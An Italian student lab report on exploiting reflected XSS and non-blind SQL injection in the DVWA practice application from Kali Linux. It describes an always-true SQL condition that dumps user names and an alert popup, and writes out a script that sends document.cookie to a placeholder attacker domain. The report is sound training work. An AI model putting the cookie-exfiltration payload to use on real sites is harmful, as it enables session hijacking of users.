CONSEGNA S6-L2

XSS & SQL INJECTION

TRACCIA

Configurate il vostro laboratorio virtuale per raggiungere la DVWA dalla macchina Kali Linux (l'attaccante). Assicuratevi che ci sia comunicazione tra le due macchine con il comando ping.


Raggiungete la DVWA e settate il livello di sicurezza a «LOW».

Scegliete una delle vulnerabilità XSS ed una delle vulnerabilità SQL injection: **lo scopo del laboratorio è sfruttare con successo le vulnerabilità con le tecniche viste nella lezione teorica.**

La soluzione riporta l'approccio utilizzato per le seguenti vulnerabilità:


- XSS reflected
- SQL Injection (**non blind**).

SQL INJECTION




Impostata la sicurezza della dvwa a low, dalla sezione SQL injection sono riuscito facilmente a reperire nome e cognome degli utenti andando ad impostare nella query una condizione sempre vera

XSS REFLECTED



Qui invece, dalla sezione XSS reflected, ho inserito questo codice alert che fa uscire come pop up il messaggio «You have been hacked>

XSS REFLECTED



Con l'alert document.cookie si possono visualizzare i cookie di sessione. Questi cookie potrebbero essere indirizzati verso un dominio differente secondo un comando simile:

<script>

Var i = new Image ();
i.src="http://sito_dellattaccante/log.php?q="+document.cookie;

</script>

AMEDEO NATALIZI